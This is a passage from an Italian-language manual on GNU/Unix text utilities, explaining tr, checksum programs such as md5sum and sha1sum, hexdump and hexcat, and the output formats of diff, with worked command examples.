`\v`	<*VT*>.
`\`***nnn***	Il carattere corrispondente al codice ottale indicato.
`\\`	Una barra obliqua inversa singola.

Possono essere indicati degli intervalli di caratteri, attraverso la notazione '***m*-*n***'. Il carattere iniziale, ***m***, deve essere precedente a quello finale, in base alla sequenza stabilita dalla codifica a cui si fa riferimento. A titolo di esempio, l'intervallo '**0-4**', è equivalente alla sequenza di caratteri '**01234**'.

È possibile indicare una serie di caratteri ripetuti, attraverso una notazione particolare: '**[***x*******n***]**'. Qui le parentesi quadre fanno parte della notazione: ***x*** è il carattere da ripetere ***n*** volte. Se si omette

il numero, si intende una quantità indefinitamente grande. È probabile che non sia conveniente l'uso di questa forma, anche per non complicare inutilmente l'interpretazione umana degli argomenti di '**tr**'; tuttavia è necessario conoscerne l'esistenza, per poter leggere gli script realizzati da altri.

Possono essere indicate delle classi di caratteri, in modo simile alle espressioni regolari: '**[:*classe*:]**'. Le classi utili nella traduzione da un insieme all'altro sono solo '**lower**' e '**upper**', allo scopo di convertire le lettere minuscole in maiuscole, oppure per fare l'inverso. Tutte le altre classi possono servire solo per la cancellazione dei caratteri, dal momento che non si espandono in un modo ordinato e prevedibile.

In teoria, è ammissibile anche la notazione delle classi di equivalenza: '**[=*x*=]**', che però, allo stato attuale, nella realizzazione GNU di '**tr**' non serve a molto, dal momento che si traduce semplicemente nella stessa lettera indicata (***x***).

22.9.2 Traslitterazione

La traslitterazione è l'operazione più semplice da realizzare con '**tr**'; basta l'indicazione delle stringhe: quella di origine e quella di destinazione. Vengono mostrati alcuni esempi.

```
$ tr abc def < primo.txt > secondo.txt [Invio]
```

Questo esempio mostra la lettura del file '`primo.txt`', che viene elaborato da '**tr**' in modo da trasformare ogni lettera «a» in «d», ogni lettera «b» in «e» e ogni lettera «c» in «f». Il risultato viene salvato nel file '`secondo.txt`'.

```
$ tr abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ ↩
↪< primo.txt > secondo.txt [Invio]

$ tr a-z A-Z < primo.txt > secondo.txt [Invio]

$ tr '[:lower:]' '[:upper:]' < primo.txt > secondo.txt [Invio]
```

Questi tre esempi sono molto simili: quello che si vuole ottenere è la conversione delle lettere minuscole in maiuscole. Di sicuro, il modo più corretto per raggiungere questo risultato è quello di utilizzare l'ultima delle tre forme, dal momento che così si dovrebbe garantire la compatibilità con le proprie convenzioni locali, includendo correttamente anche le lettere accentate (che qui non sono state mostrate).

22.9.3 Cancellazione e compattamento

«

La cancellazione serve solo per eliminare dei caratteri, senza convertirli in qualche modo. Il comando seguente può essere utile per convertire un file di testo in cui il codice di interruzione di riga è in stile Dos, ovvero è composto dalla sequenza <*CR*><*LF*>.

```
$ tr -d '\r' < primo.txt > secondo.txt [Invio]
```

In questo modo si elimina solo il codice <*CR*>, rappresentato dalla sequenza di escape '**\r**', ottenendo di lasciare solo i codici <*LF*>, adatti nella maggior parte dei sistemi Unix.[30]

```
$ tr -s '\n' < primo.txt > secondo.txt [Invio]
```

Con questo comando si vogliono eliminare le righe vuote multiple; tuttavia, non vengono eliminate le righe che sono semplicemente bianche, intese come quelle che contengono degli spazi.

```
$ tr -c -s '[a-zA-Z0-9]' '[ *]' ↩
↪< primo.txt > secondo.txt [Invio]
```

Questo esempio mostra l'uso dell'opzione di complemento ('**-c**'). In pratica, si vogliono identificare nella prima stringa tutti i caratteri che non siano alfanumerici (escludendo le lettere accentate), sostituendoli con un carattere spazio. Per indicare tanti caratteri spazio quanti sono necessari nella seconda stringa, si utilizza la notazione speciale '**[*]**' che ripete lo spazio in modo indefinito. Infine, gli spazi multipli vengono semplicemente eliminati.

```
$ tr -c -s '[a-zA-Z0-9]' '[\n*]' ↩
↪< primo.txt > secondo.txt [Invio]
```

Il comando appena mostrato si comporta come nell'esempio precedente, solo che invece di usare lo spazio per sostituire ciò che non è un carattere alfanumerico, si utilizza il codice <*LF*>, corrispondente al codice di interruzione di riga. Lo scopo è quello di individuare tutte le parole del testo e di ottenerne l'elenco, dove ognuna occupa una riga separata.

```
$ tr -c -s '[:alnum:]' '[\n*]' < primo.txt > secondo.txt [Invio]
```

Questa variante precisa meglio l'intenzione di selezionare tutti i caratteri non alfanumerici, perché la stringa di cui si fa il complemento contiene l'indicazione della classe '**alnum**', che comprende anche le lettere accentate della propria localizzazione.

22.10 Controlli sommari

Alcuni programmi si occupano di calcolare valori di vario genere in base al contenuto dell'input. Può trattarsi del conteggio di elementi determinati o del calcolo di codici di controllo (*checksum*).

22.10.1 Utilizzo di «sum»

«

Il programma di servizio '**sum**'[31] calcola un codice di controllo a 16 bit per ogni file fornito negli argomenti. Emette attraverso lo standard output il valore ottenuto insieme alla dimensione (arrotondata) in blocchi. Il valore predefinito della dimensione dei blocchi è di 1024 byte.

```
sum [opzioni] [file...]
```

Questo programma si considera superato e al suo posto si preferisce utilizzare '**cksum**'

Tabella 22.34. Alcune opzioni.

Opzione	Descrizione
`-r`	Utilizza l'algoritmo predefinito (compatibile con BSD).
`-s` `--sysv`	Utilizza l'algoritmo compatibile con System V. In tal caso, i blocchi hanno una dimensione di 512 byte.

22.10.2 Utilizzo di «cksum»

«

Il programma di servizio '**cksum**'[32] calcola un codice di controllo CRC (*Cyclic redundancy check*) per ogni file fornito negli argomenti, oppure dello standard input in mancanza di questi:

```
cksum [opzioni] [file...]
```

Non utilizza opzioni, tranne quelle comuni dei programmi GNU.

22.10.3 Utilizzo di «md5sum»

Il programma di servizio '**md5sum**'[33] calcola un codice di controllo MD5 (*Message digest*) a 128 bit per ogni file fornito negli argomenti, oppure verifica la corrispondenza di una serie di codici di controllo accumulati precedentemente in un file, con i file relativi:

```
md5sum [opzioni] [file...]
```

In condizioni normali, '**md5sum**' emette una serie di righe nella forma:

```
firma  file
```

Per esempio, una cosa del genere:

```
fdbf0c571fb4942a6c505d732e163876  a2ps.1.gz
f2c766c141c6e5bb55c8edf6ce4ecba6  ab.1.gz
00169ba95302aca74597f000b61c3255  access.1.gz
69cf0ef0436aff6830a8a8a11b53b27b  addftinfo.1.gz
```

Questa informazione può essere conservata per verificare in seguito se gli stessi file corrispondono sempre agli originali, oppure se sono stati danneggiati o manomessi. La verifica può essere manuale (visiva), oppure può essere lo stesso '**md5sum**' a verificarla, utilizzando per questo l'opzione '**-c**'.

Tabella 22.36. Alcune opzioni.

Opzione	Descrizione
`-c` ***file***	Utilizzando questa opzione, negli argomenti di '**`md5sum`**' si può indicare solo un file, costituito dall'elenco di firme abbinate ai file corrispondenti: vengono ricalcolate le firme di questi file e viene verificata la corrispondenza con le firme già annotate. In caso di differenza, viene emessa una segnalazione di errore.
`-v`	Genera maggiori informazioni.

Segue la descrizione di alcuni esempi.

- `$` **`md5sum *.txt > firme`**[*Invio*]

  Raccoglie le firme MD5 di tutti i file che terminano con l'estensione '`.txt`'.

- `$` **`md5sum -c firme`**[*Invio*]

  Controlla tutti i file elencati nel file '`firme`' per verificare che il contenuto di questi non sia stato alterato in alcun modo.

22.10.4 Utilizzo di «sha1sum»

«

Il programma di servizio '**`sha1sum`**'[34] calcola un codice di controllo SHA1 a 160 bit per ogni file fornito negli argomenti, oppure verifica la corrispondenza di una serie di codici di controllo accumulati precedentemente in un file, con i file relativi:

```
sha1sum [opzioni] [file...]
```

```
sha1sum [opzioni] -c file
```

In condizioni normali il programma serve a calcolare il codice di controllo dei file indicati alla fine della riga di comando, generando un risultato simile a quello dell'esempio seguente:

```
$ sha1sum /bin/*sh[Invio]

13c36c7b1327b2bf4bc692e27e55125f6335ea82  /bin/ash
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/bash
13c36c7b1327b2bf4bc692e27e55125f6335ea82  /bin/dash
20e6f3f8e2705e281be4892498550fd4a8c7c3e0  /bin/fdflush
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/rbash
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/sh
```

Questa informazione può essere conservata per verificare in seguito se gli stessi file corrispondono sempre agli originali, oppure se sono stati danneggiati o manomessi. La verifica può essere manuale (visiva), oppure può essere lo stesso programma a farla, utilizzando per questo l'opzione '**-c**', ma in tal caso si fornisce un solo file, che corrisponde a quello contenente l'elenco accumulato in precedenza. Nell'esempio seguente si suppone di avere salvato il controllo precedente nel file '`elenco.sha1sum`':

```
$ sha1sum -c elenco.sha1sum[Invio]
```

```
/bin/ash: OK
/bin/bash: OK
/bin/dash: OK
/bin/fdflush: OK
/bin/rbash: OK
/bin/sh: OK
```

Tabella 22.39. Alcune opzioni.

Opzione	Descrizione
`-c` ***file*** `--check` ***file***	Si richiede di eseguire la verifica dei codice di controllo in base all'elenco di firme SHA1 accumulate in precedenza nel file.
`-w` `--warn`	Mostra informazioni diagnostiche nel caso il file da usare per il confronto contenga delle righe imperfette.

22.11 Lettura di file binari

«

Per poter leggere il contenuto di file che non sono soltanto file di testo, diventa necessario trasformare alcuni o tutti i byte in qualcosa di leggibile, come può essere in esadecimale o in ottale.

22.11.1 Utilizzo di «hexdump» o di «hd»

«

Il programma di servizio '**`hexdump`**', o '**`hd`**',[35] consente di visualizzare il contenuto di un file binario attraverso una qualche forma di trasformazione utile per la lettura umana:

```
hexdump [opzioni] [file...]
```

```
hd [opzioni] [file...]
```

I due modelli sintattici mostrano l'uso di questo programma attraverso nomi diversi; in particolare, l'uso del nome '**hd**' implica automaticamente la presenza dell'opzione '**-C**'. Se si omette l'indicazione dei file nella riga di comando, il programma utilizza per questo lo standard input.

Tabella 22.40. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-b`	*byte*	Mostra una traduzione del contenuto del file in ottale, separando i codici in ottale, byte per byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-c`	*character*	Mostra una traduzione del contenuto del file in modo normale, quando possibile, altrimenti usa la notazione ottale. I byte vengono separati uno a uno. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-C`	*canonical*	Mostra il risultato in forma «canonica», pari all'uso del comando con il nome '**hd**'.

Opzione	Significato mnemonico	Descrizione
`-d`	*decimal*	Mostra una traduzione del contenuto del file in forma decimale, dove ogni valore corrisponde a una coppia di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-o`	*octal*	Mostra una traduzione del contenuto del file in forma ottale, a coppie di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-x`	*exadecimal*	Mostra una traduzione del contenuto del file in forma esadecimale, a coppie di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-l` ***n***	*length*	Legge solo i primi ***n*** byte.
`-s` ***n***	*skip*	Salta i primi ***n*** byte a partire dall'inizio del file.

Vengono mostrati alcuni esempi, senza spiegazione, che prendono in considerazione lo stesso file di partenza:

```
$ hexdump /bin/arch[Invio]
```

```
0000000 457f 464c 0101 0001 0000 0000 0000 0000
0000010 0002 0003 0001 0000 8300 0804 0034 0000
0000020 0710 0000 0000 0000 0034 0020 0007 0028
0000030 0018 0017 0006 0000 0034 0000 8034 0804
0000040 8034 0804 00e0 0000 00e0 0000 0005 0000
…
0000aa0 0004 0000 0000 0000 0001 0000 0003 0000
0000ab0 0000 0000 0000 0000 0658 0000 00b5 0000
0000ac0 0000 0000 0000 0000 0001 0000 0000 0000
0000ad0
```

$ **hd /bin/arch** [*Invio*]

```
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  00 83 04 08 34 00 00 00  |............4...|
00000020  10 07 00 00 00 00 00 00  34 00 20 00 07 00 28 00  |........4. ...(.|
00000030  18 00 17 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
00000040  34 80 04 08 e0 00 00 00  e0 00 00 00 05 00 00 00  |4...à...à.......|
…
00000aa0  04 00 00 00 00 00 00 00  01 00 00 00 03 00 00 00  |................|
00000ab0  00 00 00 00 00 00 00 00  58 06 00 00 b5 00 00 00  |........X...µ...|
00000ac0  00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
00000ad0
```

$ **hexdump -b /bin/arch** [*Invio*]

```
0000000 177 105 114 106 001 001 001 000 000 000 000 000 000 000 000 000
0000010 002 000 003 000 001 000 000 000 000 203 004 010 064 000 000 000
0000020 020 007 000 000 000 000 000 000 064 000 040 000 007 000 050 000
0000030 030 000 027 000 006 000 000 000 064 000 000 000 064 200 004 010
0000040 064 200 004 010 340 000 000 000 340 000 000 000 005 000 000 000
…
0000aa0 004 000 000 000 000 000 000 000 001 000 000 000 003 000 000 000
0000ab0 000 000 000 000 000 000 000 000 130 006 000 000 265 000 000 000
0000ac0 000 000 000 000 000 000 000 000 001 000 000 000 000 000 000 000
0000ad0
```

$ **hexdump -c /bin/arch** [*Invio*]

```
0000000 177   E   L   F 001 001 001  \0  \0  \0  \0  \0  \0  \0  \0
0000010 002  \0 003  \0 001  \0  \0  \0  \0 203 004  \b   4  \0  \0  \0
0000020 020  \a  \0  \0  \0  \0  \0  \0   4  \0       \0  \a  \0   (  \0
0000030 030  \0 027  \0 006  \0  \0  \0   4  \0  \0  \0   4 200 004  \b
0000040   4 200 004  \b   à  \0  \0  \0   à  \0  \0  \0 005  \0  \0  \0
…
0000aa0 004  \0  \0  \0  \0  \0  \0  \0 001  \0  \0  \0 003  \0  \0  \0
0000ab0  \0  \0  \0  \0  \0  \0  \0  \0   X 006  \0  \0   μ  \0  \0  \0
0000ac0  \0  \0  \0  \0  \0  \0  \0  \0 001  \0  \0  \0  \0  \0  \0  \0
0000ad0
```

$ **hexdump -d /bin/arch**[*Invio*]

```
0000000   17791   17996   00257   00001   00000   00000   00000   00000
0000010   00002   00003   00001   00000   33536   02052   00052   00000
0000020   01808   00000   00000   00000   00052   00032   00007   00040
0000030   00024   00023   00006   00000   00052   00000   32820   02052
0000040   32820   02052   00224   00000   00224   00000   00005   00000
…
0000aa0   00004   00000   00000   00000   00001   00000   00003   00000
0000ab0   00000   00000   00000   00000   01624   00000   00181   00000
0000ac0   00000   00000   00000   00000   00001   00000   00000   00000
0000ad0
```

$ **hexdump -o /bin/arch**[*Invio*]

```
0000000  042577  043114  000401  000001  000000  000000  000000  000000
0000010  000002  000003  000001  000000  101400  004004  000064  000000
0000020  003420  000000  000000  000000  000064  000040  000007  000050
0000030  000030  000027  000006  000000  000064  000000  100064  004004
0000040  100064  004004  000340  000000  000340  000000  000005  000000
…
0000aa0  000004  000000  000000  000000  000001  000000  000003  000000
0000ab0  000000  000000  000000  000000  003130  000000  000265  000000
0000ac0  000000  000000  000000  000000  000001  000000  000000  000000
0000ad0
```

$ **hexdump -x /bin/arch**[*Invio*]

```
0000000    457f    464c    0101    0001    0000    0000    0000    0000
0000010    0002    0003    0001    0000    8300    0804    0034    0000
0000020    0710    0000    0000    0000    0034    0020    0007    0028
0000030    0018    0017    0006    0000    0034    0000    8034    0804
0000040    8034    0804    00e0    0000    00e0    0000    0005    0000
...
0000aa0    0004    0000    0000    0000    0001    0000    0003    0000
0000ab0    0000    0000    0000    0000    0658    0000    00b5    0000
0000ac0    0000    0000    0000    0000    0001    0000    0000    0000
0000ad0
```

La pagina di manuale *hexdump(1)* riporta anche altre opzioni che qui non sono state indicate; in particolare, è possibile programmare il risultato dell'elaborazione attraverso le opzioni '**-e**' e '**-f**'.

22.11.2 Utilizzo di «hexcat»

Il programma di servizio '**hexcat**', [36] consente di visualizzare il contenuto di uno o più file in forma esadecimale. Non prevede alcuna opzione:

```
hexcat [file...]
```

L'esempio seguente mostra il funzionamento di '**hexcat**':

```
$ hexcat /bin/true [Invio]
```

```
00000000 - 7f 45 4c 46  01 01 01 00  00 00 00 00  00 00 00 00  .ELF............
00000010 - 02 00 03 00  01 00 00 00  60 89 04 08  34 00 00 00  ........`...4...
00000020 - b8 29 00 00  00 00 00 00  34 00 20 00  07 00 28 00  ¸)......4. ...(.
00000030 - 18 00 17 00  06 00 00 00  34 00 00 00  34 80 04 08  ........4...4...
00000040 - 34 80 04 08  e0 00 00 00  e0 00 00 00  05 00 00 00  4...............
00000050 - 04 00 00 00  03 00 00 00  14 01 00 00  14 81 04 08  ................
00000060 - 14 81 04 08  13 00 00 00  13 00 00 00  04 00 00 00  ................
00000070 - 01 00 00 00  01 00 00 00  00 00 00 00  00 80 04 08  ................
…
…
00002d40 - 00 00 00 00  00 00 00 00  20 00 00 00  00 00 00 00  ........ .......
00002d50 - 01 00 00 00  03 00 00 00  00 00 00 00  00 00 00 00  ................
00002d60 - 00 29 00 00  b5 00 00 00  00 00 00 00  00 00 00 00  .)..µ...........
00002d70 - 01 00 00 00  00 00 00 00                           ........
```

22.12 Differenze tra i file

«

Spesso esiste la necessità di confrontare il contenuto tra dei file per verificare se esistono delle differenze, ma soprattutto per conoscere quali sono, quando queste non sono troppe. Se le differenze tra i due file sono in numero ragionevolmente contenuto, si può generarne un rapporto, in modo da poter ottenere uno dei due file a partire dall'altro, assieme a tale elenco di variazioni.

Questo rapporto sulle differenze, definito prevalentemente *patch*, si applica a un file, o a una serie di file, per ottenere altrettanti file aggiornati.

Esistono tanti modi di costruire un file di differenze. Si distinguono in particolare due situazioni: i file di testo e gli altri. Si può comprendere che in un file di testo, tipicamente un sorgente di un programma, i cambiamenti avvengano a livello di righe, nel senso che se ne possono aggiungere, togliere e modificare. In un file binario invece, non avendo il riferimento delle righe, il problema è più complesso. La

gestione delle differenze tra i file riguarda prevalentemente i file di testo normale, cosa di cui si vuole trattare in questo capitolo.

22.12.1 Creazione di un file di differenze con «diff»

Il programma più importante per analizzare le differenze tra due file di testo è '**diff**'.[37] Può funzionare con diverse modalità, per determinare semplicemente se una coppia di file è identica o meno, oppure per indicare le differenze che ci sono tra i due, con maggiore o minore dettaglio di informazioni al riguardo. La sintassi sintetica di questo programma è molto semplice.

```
diff [opzioni] file_1 file_2
```

Il risultato del confronto dei file viene emesso attraverso lo standard output.

22.12.1.1 Regolazione della sensibilità di «diff»

Quando si confrontano file di testo, può darsi che alcuni tipi di differenze non siano da considerare, come per esempio l'aggiunta di spazi alla fine di una riga, o l'inserzione di righe vuote addizionali. Inoltre, si può desiderare di conoscere semplicemente se esiste una qualche differenza, senza entrare troppo nel dettaglio. Questa sensibilità alle differenze viene definita attraverso l'uso di opzioni apposite. Le più importanti sono elencate nella tabella successiva.

Tabella 22.49. Opzioni per il controllo della sensibilità di '**diff**'.

Opzione	Descrizione
`-q` `--brief`	Rapporto sommario: attraverso questa opzione si richiede a '**diff**' di informare semplicemente sull'esistenza di differenze tra due file, senza l'indicazione esplicita di queste.
`-i` `--ignore-case`	Maiuscole e minuscole: attraverso questa opzione si può richiedere a '**diff**' di ignorare la differenza tra maiuscole e minuscole.
`-b` `--ignore-space-change`	Spaziatura orizzontale ridondante: questa opzione permette di fare ignorare a '**diff**' le differenze dovute a una diversa spaziatura orizzontale del testo. Questo riguarda quindi, sia il carattere spazio, <*SP*>, sia il carattere di tabulazione, <*HT*>.
`-w` `--ignore-all-space`	Spaziatura orizzontale: questa opzione permette di fare ignorare completamente a '**diff**' la presenza degli spazi.
`-B` `--ignore-blank-lines`	Spaziatura verticale: questa opzione permette di fare ignorare a '**diff**' le differenze dovute alla presenza o assenza di righe vuote. Deve trattarsi però di righe completamente vuote, cioè composte esclusivamente dal codice di interruzione di riga.

Con l'opzione '**-i**' le due righe seguenti sono considerate equivalenti:

```
Chi va piano,

chi va PIANO,
```

Con l'opzione '**-b**', le due righe seguenti sono considerate equivalenti:

```
va sano e va lontano

va sano  e   va lontano
```

Con l'opzione '**-w**', le due righe seguenti sono equivalenti:

```
vasano e va lon   tano

va sano  e  va lontano
```

22.12.1.2 Confronto binario o testuale

Prima di iniziare un confronto tra due file, '**diff**' verifica che si tratti di file di testo in base al contenuto di alcune righe iniziali. Se '**diff**' incontra il carattere <*NUL*>, a meno che siano state usate opzioni particolari in senso contrario, assume che si tratti di un file binario e verifica semplicemente se i file sono identici.

Tabella 22.53. Opzioni per il tipo di confronto.

Opzione	Descrizione
`--binary`	Il confronto binario può essere imposto attraverso questa opzione e ciò che si ottiene è solo la verifica sull'identicità dei file. Se la prima parte di uno dei file da confrontare contiene il carattere <*NUL*>, '**diff**' assume implicitamente che debba essere eseguito un confronto binario.

Opzione	Descrizione
`-a` `--text`	Il confronto testuale, cioè quello normale, può essere imposto con questa opzione anche in presenza di caratteri <*NUL*> iniziali, per esempio quando si vogliono confrontare file generati da programmi per l'elaborazione testi che sfruttano quel carattere per scopi particolari.

22.12.1.3 Differenze senza contesto

«

Il funzionamento normale di '**`diff`**' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, secondo il formato seguente:

comando
< ***riga_primo_file***
< ***riga_primo_file***
< ...

> ***riga_secondo_file***
> ***riga_secondo_file***
> ...

In questo tipo di notazione, è il «comando» a stabilire l'operazione da compiere. Il comando si compone di tre parti: il numero di una riga, o di un intervallo di righe del primo file; una lettera che definisce l'operazione da compiere; il numero di una riga, o di un intervallo di righe del secondo file.

righe_file_1 *azione* *righe_file_2*

Si distinguono le tre azioni seguenti.

- **Aggiunta**

  posizione_file_1 a *righe_file_2*

  Indica che per ottenere il secondo file a partire dal primo, occorre aggiungere a questo le righe indicate a destra dell'azione, dopo la posizione indicata a sinistra. Per esempio, '**`5a6,8`**' significa che per ottenere il secondo file occorre aggiungere al primo le righe dalla sesta all'ottava del secondo, dopo la quinta riga del primo file.

- **Sostituzione**

  righe_file_1 c *righe_file_2*

  Indica di sostituire le righe del primo file, indicate a sinistra dell'azione, con quelle del secondo file indicate a destra.

- **Cancellazione**

  righe_file_1 d *posizione_file_2*

  Indica che per ottenere il secondo file a partire dal primo, occorre eliminare dal primo le righe indicate a sinistra dell'azione. L'indicazione della posizione del secondo file serve solo per completezza, a specificare il punto in cui tali righe mancano. In pratica, l'azione '**`d`**' è l'inverso dell'azione '**`a`**'.

Quando si vogliono distribuire file di differenze (o delle *patch*, se si preferisce il termine) per consentire ad altri di ottenere degli aggiornamenti da un file di partenza, è sconsigliabile l'utilizzo di questo formato, benché si tratti di quello predefinito per '**diff**', secondo lo standard POSIX.

Per verificare in pratica il funzionamento di '**diff**' in modo da ottenere l'indicazione delle differenze tra due file senza informazioni sul contesto, viene proposto il confronto tra i due file seguenti:

```
Chi va piano,
va sano
e va lontano
```

```
chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: 'primo' e 'secondo'.

```
$ diff primo secondo [Invio]

1,2c1,2
< Chi va piano,
< va sano
---
> chi va piano,
> va     sano
```

In pratica, le prime due righe del primo file vanno sostituite con le prime due del secondo, mentre la terza riga è la stessa in entrambi i file.

```
$ diff -i primo secondo [Invio]
```

```
2c2
< va sano
---
> va     sano
```

In questo caso, utilizzando l'opzione '**-i**', si vogliono ignorare le differenze tra lettere maiuscole e minuscole, pertanto risulta diversa solo la seconda riga.

```
$ diff -b primo secondo [Invio]

1c1
< Chi va piano,
---
> chi va piano,
```

In questo caso, utilizzando l'opzione '**-b**' si vogliono ignorare le differenze dovute a un uso differente delle spaziature tra le parole, pertanto risulta diversa solo la prima riga.

22.12.1.4 Formato contestuale standard

Il funzionamento normale di '**diff**' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, ma ciò è generalmente poco adatto alla distribuzione di file di differenze. Per questo è preferibile utilizzare un formato che, assieme alle modifiche, inserisca anche alcune righe di riferimento aggiuntive. In questo modo, il programma che deve applicare le modifiche, può agire anche se il contenuto del file sul quale vengono applicate ha subito piccoli spostamenti. Si ottiene un formato contestuale standard quando si utilizza l'opzione seguente:

```
-c | -C righe | --context [=righe]
```

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '**patch**' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale standard è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

```
*** file_1  data_di_modifica_del_primo_file
--- file_2  data_di_modifica_del_secondo_file
```

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

```
***************
*** righe_primo_file ****
   riga_primo_file
   riga_primo_file
   ...
--- righe_corrispondenti_secondo_file ----
   riga_secondo_file
   riga_secondo_file
   ...
```

Si deve osservare che le righe vengono indicate a partire dalla terza colonna, lasciando cioè due spazi dall'inizio. La prima colonna

viene utilizzata per indicare il ruolo particolare di quella riga:

- se non appare alcun simbolo, si tratta di una riga di contesto che non risulta modificata;
- il punto esclamativo (‘**!**’) rappresenta un cambiamento tra i due file;
- il segno ‘**+**’ rappresenta una riga aggiunta nel secondo file che nel primo non esiste;
- il segno ‘**–**’ rappresenta una riga nel primo file che nel secondo risulta cancellata.

Per verificare in pratica il funzionamento di ‘**diff**’ in modo da utilizzare il formato contestuale standard, viene proposto il confronto tra i due file seguenti:

```
Chi va piano,
va sano
e va lontano
```

```
Chi va forte,
va alla morte;

chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: ‘`primo`’ e ‘`secondo`’.

```
$ diff -c primo secondo[Invio]
```

```
*** primo        Tue Mar  3 08:12:30 1998
--- secondo      Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
! Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
! Chi va forte,
! va alla morte;
!
! chi va piano,
! va     sano
  e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

```
$ diff -c -i primo secondo[Invio]
```

```
*** primo        Tue Mar  3 08:12:30 1998
--- secondo      Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
  Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
! va     sano
  e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

```
$ diff -b -i -c primo secondo[Invio]

*** primo        Tue Mar  3 08:12:30 1998
--- secondo      Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
  va     sano
  e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

22.12.1.5 Formato contestuale unificato

A fianco del formato contestuale standard, si pone un altro tipo di indicazione delle modifiche, definito «unificato», il quale ha il vantaggio di essere più compatto, ma anche lo svantaggio di essere disponibile solo negli strumenti GNU. Per selezionare questo tipo di risultato si utilizza una delle opzioni seguenti.

```
-u | -U righe | --unified[=righe]
```

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '**patch**' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale unificata è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

```
--- file_1  data_di_modifica_del_primo_file
+++ file_2  data_di_modifica_del_secondo_file
```

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

```
@@ -righe_primo_file +righe_secondo_file @@
 riga_di_uno_dei_file
 riga_di_uno_dei_file
 ...
```

In modo simile al caso del formato contestuale standard, le righe sono riportate a partire dalla seconda colonna, lasciando il primo carattere libero per indicare l'operazione da compiere:

- le righe comuni a entrambi i file iniziano con un carattere spazio (<*SP*>);
- il segno '**+**' rappresenta l'inserimento di una riga, in quel punto,

rispetto al contenuto del primo file;

- il segno '**–**' rappresenta una riga nel primo file che nel secondo risulta cancellata.

Per verificare in pratica il funzionamento di '**diff**' in modo da utilizzare il formato contestuale unificato, vengono proposti gli stessi esempi già visti nella sezione precedente:

```
$ diff –u primo secondo[Invio]

  --- primo       Tue Mar  3 08:12:30 1998
  +++ secondo     Wed Mar  4 11:16:32 1998
  @@ –1,3 +1,6 @@
  –Chi va piano,
  –va sano
  +Chi va forte,
  +va alla morte;
  +
  +chi va piano,
  +va     sano
   e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

```
$ diff –u –i primo secondo[Invio]
```

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
-va sano
+va     sano
 e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

```
$ diff -b -i -u primo secondo[Invio]

--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
 va sano
 e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

22.12.1.6 Confronto dei file di due directory

Il programma '**diff**' è in grado di generare un file di differenze unico, dal confronto di tutti i file di una directory con altrettanti file con lo stesso nome contenuti in un'altra. per ottenere questo, è sufficiente indicare il confronto di due directory, invece che di due file.

Se si desidera continuare l'analisi anche nelle sottodirectory successive, si può utilizzare l'opzione seguente:

```
-r | --recursive
```

Si suppone che 'uno/' e 'due/' siano due sottodirectory della directory corrente nel momento in cui si esegue '**diff**':

```
$ diff -u uno due[Invio]
```

